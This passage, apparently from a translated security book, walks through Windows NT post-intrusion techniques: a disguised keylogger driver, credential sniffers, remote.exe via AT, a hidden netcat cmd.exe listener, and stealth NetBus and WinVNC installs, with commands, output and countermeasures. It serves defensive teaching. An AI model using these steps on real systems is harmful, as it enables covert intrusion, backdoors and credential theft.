
还不错的Windows键击记录器有许多，用于NT的Invisible Keylogger Stealth（简称IKS)是其中最好的工具之一，付149美元就可以从http://www.amecisco.com/iksnt.htm获取。

用于NT的IKS实质上是个运行在NT内核中的键盘设备驱动程序，这就是说它的工作是不可觉察的（不断增长的二进制键击日志文件除外)。IKS甚至记录CTRL-ALT-DEL组合键的击打，使得易于在日志文件中标识出控制台登录。

更重要的是，远程安装IKS非常容易，仅仅涉及一次文件拷贝和一些注册表编辑工作，接着是一次系统重启。入侵者可能会把iks.sys驱动程序改名为不令人起疑的样子，例如scsi.sys（谁会去删除它呢？），再把它拷贝到目标系统的%systemroot%\system32\drivers目录下。他们接着按照随发布版本提供的iks.reg文件增添注册表键，或者就在该远程计算机上启动这个.reg文件，从而完成必要的修改工作。NTRK的regini.exe命令也能用来把必要的注册表修改推到该远程主机上。随IKS提供的readme.txt文件解释了怎样通过修改iks.reg文件中的项来隐藏驱动程序和日志文件。完成注册表编辑工作后，必须重启系统以加载IKS驱动程序。使用NTRK中的远程关机（Remote Shutdown）工具shutdown.exe来重启该系统非常容易，如下面的命令行所示（这里所用参数的完整解释参见NTRK文档)。

```
shutdown \\<ip_address>  R /T:1 ,Y ,C
```

如果因不在眼皮底下而没有留意到这种系统突然重启的奇怪行为，那么这台目标服务器上的所有键击将被记录到一个在iks.reg的最后一行指定的文件中。过一段适当的时间后，入侵者会作为Administrator登录回来，收割键击日志文件（缺省文件名为iks.dat，有可能按注册表中指定的那样被重新命名），并使用随IKS提供的datview实用工具查阅它。datview的配置屏幕如下面的插图所示。



过几周后仔细阅读IKS的输出几乎总能得到域凭证，通常就在IKS日志文件中某个"<Alt><Ctrl><Del>"项之后。

键击记录器对策

检测键击记录器可能不容易，因为它们是在低层渗透到系统中的。对于IKS，我们建议在HKLM\SYSTEM\CurrentControlSet\Services注册表键和关联的子键中查找称为LogName的值。该值指定的路径名或文件名就是键击日志文件。设置该值处以下的整个键可以不出问题地删除干净（当然，关于编辑注册表的用于防止误解的通常说明仍然适用）。在%systemroot%\system32\drivers目录中的众多合法.sys文件中搜出IKS驱

动程序需要做点侦探工作。检查每个文件的属性将最终找出这个罪犯文件——属性(Properties)屏幕的版本(Version)标签把它描述成内部名为"iksnt.sys"的"IKS NT 4 Device Driver"。

一旦获取了访问域的权力，入侵者就会在某台服务器上开始使用他们的Administrator身份，作为进一步攻占的活动区。下一节将讨论其中某些方法和对策。

5.3.2 嗅探程序(sniffers)

一旦破坏了一个系统后，在本地网上进行窃听是刺探网络情报的最有效的方法。目前已有数十种网络窃听工具可用，包括众人皆知的"sniffer"(嗅探程序)，它是NAI公司的协议分析工具(http://www.nai.com)。Sniffer Pro是我们最喜欢的商业嗅探工具，另外，还有优秀的免费工具CaptureNet3.12，它是Laurentiu Nicula提供的SpyNet/PeepNet工具集的一部分，可从http://packetstorm.securify.com 上获得。和NT/2000一起销售的NetMon工具有许多人喜欢，但是，它对本地主机网络的访问有较大限制，除非你购买了Microsoft的系统管理服务器(SMS，System Management Server)软件。

显然，当需要秘密窃取时，这些程序的精致的图形界面反而成了一种负担，远程命令提示对攻击者来说是惟一可用的方式。下面我们介绍几个NT的嗅探程序，它们可以远程安装，而且在命令提示符下也能出色地工作。

BUTTsniffer

流行度：	*9*
容易度：	*8*
影响力：	*7*
风险率：	*8*

在NT上，动态可装载的BUTTsniffer是攻击者的最爱。BUTTsniffer由DilDog编写，DilDog是Back Orifice 2000的主要作者，可从http://packstorm.securify.com/sniffers/buttsniffer上获得。BUTTsniffer由两部分组成，即BUTTsniffer.exe(139 264字节)及BUTTsniffer.dll(143 360字节)，二者是可重命名的。只要将两种文件上传到目标系统即可，无需其他安装。通过带开关选项的命令行就可执行。-l选项可列出有用接口

(Interface)以利于分组捕获。这样，攻击者就可以用磁盘转储模式将抓到的网络信息存储下来(过滤功能不设置)，如下所示(为简洁起见作了编辑)：

```
D:\Toolbox\buttsniffer> buttsniff -l
WinNT: Version 4.0 Build 1381
Service Pack: Service Pack 6
#     Interface Description
--    ---------------------                ---
0     Remote Access Mac [\Device\NDIS3pkt_AsyncMac4] (no promisc.)
1     3Com Megahertz FEM556B [\Device\NDIS3pkt_FEM5567]

D:\Toolbox\buttsniffer>buttsniff -d 1 D:\test\sniff1.txt p
WinNT: Version 4.0 Build 1381
Service Pack: Service Pack 6
Press Ctrl C to stop logging ... Close requested

D:\Toolbox\buttsniffer>cat D:\test\sniff1.txt
. . .
Source IP: 192.168.7.36 Target IP: 192.168.7.200
TCP Length: 13 Source Port: 3530 Target Port: 21 Seq: 001A145E Ack:
6D968BEC
Flags: PA Window: 8711 TCP ChkSum: 6675 UrgPtr: 0
 00000000: 55 53 45 52 20 67 65 6F 72 67 65 0D 0A  USER ernie..
. . .
Source IP: 192.168.7.36 Target IP: 192.168.7.200
TCP Length: 17 Source Port: 3530 Target Port: 21 Seq: 001A146B Ack:
6D968C0F
Flags: PA Window: 8676 TCP ChkSum: 41325 UrgPtr: 0
00000000: 50 21 53 53 20 47 65 6F 72 67 65 30 30 31 3F 0D    PASS bert.
00000000: 0A
```

警告 *BUTTsniffer使用时间长了以后往往不稳定，会搞垮NT系统(蓝屏)。*

fsniff

流行度：	*5*
容易度：	*9*
影响力：	*7*
风险率：	*7*

注意 *fsniff由Foundstone公司提供，作者是公司的主要负责人。*

fsniff有一个动态装载的分组捕获驱动程序(fsniff.sys)，使用很方便，它还可以动态地从捕获分组中过滤认证信息，下面是捕获FTP会话的样例：

```
C:\tmp>fsniff
fsniff v1.0 - copyright2000 foundstone, inc.
driver activated

192.168.200.15 [4439] -> 172.16.23.42 [21] )
USER test
PASS ralph

172.16.23.45 [21] -> 192.168.200.15 [4439] )
220 ftp.victim.net FTP server (Version wu-2.5.0(1) Tue Sep 21 16:48:
12 EDT 1999) ready.
331 Password required for test.
530 Login incorrect.
packets received 27     - sniffed 10
```

WinPcap-Based Win32 Sniffers

流行度：	*9*
容易度：	*8*
影响力：	*7*
风险率：	*8*

许多流行的UNIX sniffer是依靠独立于系统的接口来捕获用户级分组，称之为libpcap。libpcap的一个免费的Win32版本就是WinPcap，它是由Politecnico di Torino的研究者们开发的，http://netgroup-serv.polito.it/winpcap 上可获得。WinPcap是一些很有趣的嗅探工具的基础。但从远程安装及命令行操作来说并不方便，因为它要求重启(reboot)，这与动态装载BUTTsniffer和fsniff不同。这里提及几个基于WinPcap的工具，是为了理解这种技术并开阔视野。

WinDump

WinDump是由WinPcap的作者编写的，它是以流行的UNIX tcpdump实用工具为模型的。但它是一个基本的原始的分组捕获工具，下面就是一个例子：

```
D:\>windump
windump: listening on\Device\Packet_E139x1
01:06:05.818515 WKSTN.1044 > CORP-DC.139: P 28721?:287285(68) ack
3906909778 win 7536 (DF) [tos 0x86]
01:06:05.818913 CORP-DC.139 > WKSTN.1044: P 1:69(68) ack 68 win 16556
(DF)
01:06:05.825661 arp who-has 192.168.234.1 tell WKSTN
01:06:05.826221 arp reply 192.168.234.1 is-at 8:0:3d:14:47:d4
```

dsniff for Win32

dsniff是UNIX上最好的分组捕获工具，主要用于密码的嗅探。它由Dug Song编写(http://naughty.monkey.org/ ~dugsong/dsniff/)。dsniff动态检测并最小限度地解析应用协议，只对认证相关的字节进行保存。

dsniff的Win32早期版本是由eEye Digital Security公司的Mike编写的，在2000年5月提供(目前已公开可用了)。它不包含像arpredirect之类的许多实用工具(这些实用工具使Linux版本更健壮，参见第8章和第10章)，但它仍不失为一个很好的认证字串嗅探程序。下面的例子就是dsniff攫取POP身份认证会话的表现。

```
D:\dsniff>dsniff
--------------------
07/31/00  17:16:34 C574308-A ->mail.victim.net(pop)
USER johnbcy
PASS goodnight
```

Sniffer对策

我们已讲过多次，要尽可能使用加密通信工具，比如SSH(Secure Shell)，SSL(Secure Sockets Layer)，PGP(Pretty Good Privacy)，或者是IP层加密，比如基于IPSec的虚拟专用网产品(参见第9章)。这是最方便的防范窃听攻击的办法。采用交换网络拓扑和虚拟局域网(VLAN)技术可以极大地降低风险，但如果带arpredirect功能的dsniff(UNIX版本)作为攻击工具(参见第10章)，那也不能保证安全。

技巧 *当本书印刷之际，NT/2000兼容的SSH服务器程序刚刚发布(http://marvin.criadvantage.com/caspiand/Software/SSHD-NT/default.php)。Secure Shell(SSH)对于UNIX系统来讲是用了许多年的远程安全管理工具。因此，如果这个新的版*

本能增强NT/2000的终端服务器远程管理的安全性，那是一件很令人高兴的事（参见SecureShell FAQ:http://www.employees.org/~satch/ssh/faq/ssh-faq.html）。

5.3.3 远程控制与后门

我们已多次说过NT缺乏远程命令执行功能，但是至今还没有给出全部内容。一旦取得了Administrator访问权，大量的原本不可能之事就会变得可能了。

NTRK远程命令行工具remote.exe

流行度：	*9*
容易度：	*8*
影响力：	*9*
风险率：	*9*

NTRK提供了两个远程命令执行工具，远程命令行（Remote Command Line，即remote.exe）和远程命令服务（Remote Command Service，即分别为客户和服务器的rcmd.exe和rcmdsvc.exe）。它们只包含在NTRK的Server版本中。

这两者之间remote.exe安装和使用起来较为简单，因而更为危险。这种差别的主要原因在于rcmdsvc.exe必须作为一个服务安装并运行。相反，remote.exe是一个可使用简单的命令行开关以客户或服务器模式启动的单个可执行文件（remote.exe /C启动客户模式，remote.exe /S启动服务器模式）。然而remote.exe存在一点鸡与蛋的矛盾情形，因为使能远程命令的执行必须首先在目标系统上启动它。有了Administrator访问权后，使用NT的调度（Schedule）服务花上几步是可以做到的。调度服务也就是AT命令（该命令只有管理性账号可执行，当前情形下这不成问题）。

第一步是把remote.exe拷贝到目标主机的某个可执行路径中。较好的做法是作为Administrator连接到缺省的共享资源C$上，再把remote.exe拷贝到%systemroot%\system32中，这样remote将处于该缺省路径中，隐藏在那儿的一大堆文件中。

接下去我们需要通过AT命令启动刚拷贝的remote.exe。不过这么做之前还得完成两步先决工作。一是调度服务必须在远程目标系统上启动。NTRK中的另一个好工具——服务控制器（Service Controller，即sc.exe）处理这件事。二是使用net time命令

检查该远程系统上的时间。下面展示了这两步工作：

```
C:\> sc \\192.168.202.44 start schedule

SERVICE_NAME: schedule
        TYPE               : 20  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                           (NOT_STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
C:\> net time \\192.168.202.44
Current time at  192.168.202.44 is 5/29/99 10:28 PM

The command completed successfully.
```

注意 *NTRK的soon实用工具可以在几秒钟之内启动命令。*

现在可以使用AT命令的远程语法在目标主机上启动一个remote.exe服务器的实例，具体启动时刻根据当前时刻设定在2分钟之后（其中的双引号是必需的，用于保持有待NT shell解释器解释的命令中的空格）。我们接着使用另一个AT命令检查该作业已正确设置，如下面的命令所示（可使用AT命令的"[job-id] /delete"语法纠正可能的错误）。

```
C:\> at \\192.168.202.44 10:40p ""remote /s cmd secret""
Added a new job with job ID = 2

C:\> at \\192.168.202.44
Status ID       Day        Time                Command Line
-------------------------------------------------------------------------------
       2        Today      10:40 PM            remote /s cmd secret
```

当所调度的命令开始执行时，它的作业ID就会从AT列出的清单中消失。如果该命令输入无误，remote服务器现在就在运行了。我们接着可以使用客户模式的remote工具获取该远程系统上的一个命令shell，如下面的例子所示。为避免混淆，我们把D:\>作为本地命令提示符，把C:\>作为远程命令提示符，我们在远程系统上执行了一个简单的DIR命令，然后使用"@Q"退出客户，让服务器继续运行（退出服务器使用"@K"）。

```
D:\>remote /c 192.168.202.44 secret
************************************
***********  remote    ************
***********  CLIENT    ************
************************************
Connected..

Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1998 Microsoft Corp.

C:\> dir winnt\repair\sam._
dir winnt\repair\sam._
Volume in drive C has no label.
Volume Serial Number is D837-926F

Directory of C:\winnt\repair
05/29/99  04:43p                        10,406 sam._
               1 File(s)                10,406 bytes
                           1,243,873,280 bytes free
C:\> @q
*** SESSION OVER ***
D:\>
```

真费劲！你会想Microsoft要是把整个过程弄得对普通入侵者来说更容易点就好了。不管怎么样，我们现在可以在该远程系统上启动执行命令了，尽管只是从命令行上执行而已。remote.exe 的另一个限制是使用Win32控制台API的程序不会工作。话说回来，这总比根本没有远程命令执行能力要好，而且我们马上会看到，它提供了安装更具威力的远程控制工具的手段。

remote.exe 的另一个良好特性是能够使用命名管道。remote.exe 可用来穿越共享某个类似协议的任何两台主机。懂得IPX协议的两台主机可以互相使用remote远程执行命令，懂得 TCP/IP 或 NetBEUI 协议的两台主机之间也可以这么用。

通过 netcat 监听器实现远程 shell

流行度：	*9*
容易度：	*8*
影响力：	*9*
风险率：	*9*

另一个易于设置的后门使用称为netcat的所谓“TCP/IP瑞士军刀”（参见http://www.l0pht.com/netcat）。netcat可以配置成在某个端口上监听，当有一个远程系统连接到那个端口时，它就启动一个可执行文件的执行。把一个netcat监听器配置成触发启动一个NT命令shell后，该shell能够弹回到触发它的远程系统。下面给出了以隐秘的监听模式启动netcat的语法。其中－L使得该监听器在穿越多个连接停顿处时保持一致，－d让netcat运行在隐秘模式（也就是没有交互控制台），－e指定待启动的程序（本例子中为cmd.exe，也就是NT命令解释器），－p指定所监听的端口。

```
C:\TEMP\NC11NT>nc -L -d -e cmd.exe -p 8080
```

该监听器将给任何连接到它所在主机8080号端口的入侵者返回一个远程命令shell。在下面的例子中，我们在一个远程系统上使用netcat连接到早先使用的那台主机（IP地址为192.168.202.44）的监听端口上，从而接收到一个远程命令shell。为避免混淆，我们把D:\> 作为本地命令提示符，把C:\TEMP\NC11NT> 作为远程命令提示符。

```
D:\> nc 192.168.202.44 8080
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\TEMP\NC11NT>
C:\TEMP\NC11NT>ipconfig
ipconfig

Windows NT IP Configuration

Ethernet adapter PEM5561:

        IP Address. . . . . . . . . . : 192.168.202.44
        Subnet Mask . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . :

C:\TEMP\NC11NT>exit

D:\>
```

可以看出，远程用户现在具有执行命令和启动文件的能力了。他们只受自己在使用NT控制台上的创造力限制。

NetBus

流行度:	*9*
容易度:	*8*
影响力:	*9*
风险率:	*9*

不谈论NetBus的话NT安全的曝光是不充分的，它是出自死牛宗派(Cult of the Dead Cow)黑客攻击小组的Windows 9x "远程管理与密探" 工具Back Orifice (简称BO)的老表兄。NetBus和BO的主要差别在于NetBus既能工作在Windows 9x上，也能工作在Windows NT上(不过新版本的BO也能运行在NT上，参见标题为"Back Orifice 2000"的下一小节)。最初由Carl-Fredrik Neikter作为一个自由工具发行后，NetBus在1999年早期以版本2.0进入"Pro"阶段，现在花至少15美元就可以从http://www.netbus.org上获取。较新的版本解决了NetBus的许多有潜在危险的问题，例如在不可见模式下运行要求物理上接触目标主机，以及与某些特洛伊木马运送工具不相容；不过经由志愿者修改过的去除了这些危险特性的版本也可以从因特网上找到。版本1.7是NetBus Pro之前最后一个缺乏这些"安全"特性的版本。既然Pro版本包含如此之多的更具威力新特性，我们差不多不需要讨论任何以前的版本了。

NetBus是个客户/服务器应用程序。其服务器称为nbsvr.exe，不过自然可以更名成不大容易认出的样子。在客户netbus.exe能够连接之前，nbsvr.exe必须首先在目标系统上运行。尽管可通过作为电子邮件附件或采取诈骗手段无需Administrator特权就安装上NetBus，但是如果目标系统的管理员采取了适当的预防措施(也就是说不启动由陌生人或组织通过电子邮件或其他方式发送来的文件)，那么这种可能性很低。因此我们将在一个已获取Administrator特权的攻击者的环境中讨论NetBus，该攻击者会以最恶毒最难以检测的可能方式把它作为一个后门程序安装。

我们需做的第一件事是把nbsvr.exe拷贝到%systemroot%\system32目录中。另外我们需要告诉NetBus以不可见模式启动，这通常是通过nbsvr的GUI接口设置的。既然不奢求远程GUI，我们于是使用NTRK中基于脚本的注册表修改工具regini.exe把所需的项直接添加到远程目标系统的注册表中。


regini在修改注册表时从文本文件取得输入，因此我们先得创建一个名为netbus.txt的文件，并往其中输入我们想要的特定注册表变动。创建这样一个文件的最容易方法

是使用NTRK的regdmp工具从NetBus Pro 2.01的本地安装中转储出相关注册表内容。在下面的例子中，regini在目标远程系统上创建由netbus.txt文件给出的注册表项，并同时显示输出这些项。

```
D:\temp>regini -m \\192.168.202.44 netbus.txt
HKEY_LOCAL_MACHINE\SOFTWARE\Net Solutions\NetBus Server
    General
        Accept = 1
        TCPPort = 80
        Visibility = 3
        AccessMode = 2
        AutoStart = 1
    Protection
        Password = impossible
```


这些设置控制NetBus的基本操作参数。其中最重要的是General\TCPPort、Visibility=3和AutoStart=1。General\TCPPort把nbsvr设置成在80号端口上监听(这只是一个推荐的端口号，因为HTTP有可能穿过大多数防火墙)。Visibility=3把nbsvr置于不可见模式。AutoStart=1使得nbsvr随Windows自动启动(在HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices下自动创建另外一个注册表项，它的REG_SZ值为"C:\WINNT\SYSTEM32\NBSvr.EXE")。

完成注册表编辑工作后，可通过使用一个远程命令提示符启动nbsvr.exe。现在就可以把NetBus客户启动起来并连接到这个监听着的服务器中。这个NetBus的GUI如下



面的插图所示，它展示了可能对目标远程系统施行的较恶毒的控制选项之一：重启。

其他大多数特性与其说对攻击者有用还不如说搞恶作剧而已（例如打开或关闭CD－ROM驱动器，禁止使用键盘等等）。能够找出额外的有用信息的特性是键击记录器，如下面的插图所示。端口重定向也有助于岛跳（island_hopping）到网络上的其他系统中。



NetBus对策

我们已经展示过的那些简单的注册表编辑结果易于清除，然而较早的版本把注册表项和服务器文件放在不同的地方，使用不同的名字（NetBus服务器可执行文件的缺省名字是patch.exe，往往被重新命名为"[space].exe"）。不同版本监听的端口也不一致（12345和20034是通常的缺省值）。所有这些缺省值都可以修改成入侵者期望的任何值。因此我们能够提供的最好建议是研究一个不错的NetBus清除程序。大多数主流的反病毒软件厂家现在也寻找NetBus，你应该无论如何定期运行它们；确认它们不只是寻找常见的NetBus文件名或注册表项而已。定期检查通常的Windows启动容器（参见"可执行注册表键"小节），因为需要在重启后继续运行的任何程序都必须把自己放在这些作为容器的目录中的某个位置。

我们的用意不在很快解决掉NetBus，不过因特网上有更好的图形化远程控制工具可用（参见稍后标题为"使用WinVNC劫持NT GUI"一节）。然而NetBus往往与其他工具一同安装，从而给入侵者提供了选择上的冗余度，因此需要保持警惕。

Back Orifice 2000

流行度:	*9*
容易度:	*8*
影响力:	*9*
风险率:	*9*

Back Orifice的最初版本不能运行在NT上，然而一年后死牛宗派的那帮颠覆性程序员就在他们的主产品线中解决了这个不足之处。Back Orifice 2000（简称BO2K）是在1999年7月10日发行的，它让藐视BO9x的所有NT管理员大跌其额。按照所提供的远程控制功能，BO2K在特性集上与BO9x几乎相同。我们已在第4章中详细讨论过这些特性，这里不再重复它们。重要的事是理解如何标识并去除自己的网络中未经授权的BO2K安装。

Back Orifice 2000对策

与NetBus一样，大多数主要反病毒厂家已经发行能检测BO2K的更新版本，因此保准没有BO的最容易方法是保持反病毒特征信息是最新的。独立的BO检测与删除工具也存在，不过需要当心夜幕笼罩下的飞行操作——BO2K可以很容易地由一个假装在清理系统的特洛伊木马传送。Internet Security Systems（简称ISS）组织的Internet Scanner产品通过检查监听中的BO2K服务器可能使用的多个端口搜索整个网络，以确定是否存在BO2K。

去除BO2K的最好方法之一是使用该程序本身。从bo2kgui的Server Command Client上进到Server Control|Shutdown Server命令下，那里有一个删除对应服务器的选项。

不幸的是尽管存在上述的对策，cDc却发布了BO2K的源代码，于是该程序的新变种有可能逃避这种简易的检测。既然存在如此高程度的易变性，因此对付喜欢使用BO2K的攻击者的最好的长期解决方案是教导用户不要启动作为电子邮件附件接收或从因特网站点上下载来的可执行文件，那样做很危险。

使用 WinVNC 远程劫持 NT GUI

流行度:	*10*
容易度	*10*
影响力.	*10*
风险率:	*10*

远程命令shell已经不错，但是NT既然如此之图形化，因此远程GUI将是真正的妙举。NetBus提供了图形化的远程控制，但它目前的版本既慢又笨。让人难以置信的是，有一个杰出的自由软件工具消除了这些不足，它就是出自英格兰AT&T剑桥实验室(AT&T Laboratories Cambridge, England)的Virtual Network Computing(简称VNC)，可从http://www.uk.research.att.com/vnc 上获取(我们将在第13章中更深入地讨论VNC)。除自由与免费外，VNC与众不同的另一个原因是经由远程网络连接进行的安装比本地安装难不了多少。使用我们先前建立的远程命令shell的话，只需安装VNC服务并编辑一下远程注册表，确保"隐秘地"启动该服务就行了。下面是关于VNC的简化了的导读，不过更为完整地理解从命令行上操纵VNC应该查阅上述URL提供的全部VNC文档。

第一步是把VNC可执行文件和必要的DLL文件(winvnc.exe、vnchooks.dll和omnithread_rt.dll)拷贝到目标服务器。任何目录都行，不过隐藏在%systemroot%中的某个地方可能更难以检测到。另外一个需考虑的问题是，较新版本的WinVNC服务器被启动时会往系统碟式图标(the system tray icon)中自动添加一个绿色小图标。如果从命令行上启动，3.3.2或以前的版本对于交互登录上去的用户或多或少不可见(当然进程清单(Process List)中winvnc.exe肯定呈现出来)。

拷贝完winvnc.exe后，需要设置VNC的密码——当启动WinVNC服务时，它通常给出一个图形对话框，要求输入一个密码，然后才可能接受外来连接(该死的有安全意识的VNC开发人员!)。另外，我们需要告诉WinVNC监听外来连接，这也通过该GUI设置。我们将简单地使用regini.exe把所需的项直接加到远程注册表中，就像先前处理远程NetBus的安装一样。

这么做之前先得创建一个名为winvnc.ini的文件，其中输入我们想要完成的特定注册表变动。下面给出的该文件内容抄袭自WinVNC的某个本地安装，它是使用NTRK的regdmp工具转储到一个文本文件中的(所显示的二进制密码值为"secret")。

文件“WINVNC.INI”

```
HKEY_USERS .DEFAULT Software\ORL\WinVNC3
        SocketConnect = REG_DWORD 0x00000001
        Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb16e
```

我们然后使用regini把这些值加载到远程注册表中：


```
C:\> regini -m \\192.168.202.33 winvnc.ini
HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3
     SocketConnect = REG_DWORD 0x00000001
     Password = REG_BINARY 0x00000008 0x57bf2d2e 0x9e6cb06e
```

最后，把WinVNC作为一个服务安装并启动。下面的远程命令会话给出了完成这两步的语法（注意这两个命令是在远程目标系统的一个命令shell上执行的）

```
C:\> winvnc -install

C:\> net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
```

现在我们可以启动vncviewer程序连接到该目标系统了。以下两个插图展示了设置成连接到IP地址为192.168.202.33 主机的“0号显示器(display 0)”上的vncviewer（其中“主机：显示器（host:display）”的语法与UNIX的X窗口系统大体相当，Microsoft的所有Windows系统的缺省显示器号都是0）。第二个插图给出了密码提示。（还记着我们把它设置成什么了？）



哇！远程桌面竟然以生动的色彩跳入眼帘，如图5.9所示。鼠标的行为就像它是在该远程系统上使用一样。




图5.9 WinVNC连接到某个远程系统。这差不多与坐在那台远程计算机跟前一样

VNC显然是真正有威力的工具——你甚至可以用它发送CTRL-ALT-DEL组合键。它的破坏性可能是无穷的。

阻止和删除WinVNC

为了体面地停掉WinVNC服务并删除它，下面两个命令就够了：

```
net stop winvnc
winvnc    -remove
```

为了删除残留的注册表键，可使用NTRK REG.exe 实用工具。

```
C:\>reg delete \\192.168.202.33
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinVNC
```

5.3.4 端口重定向

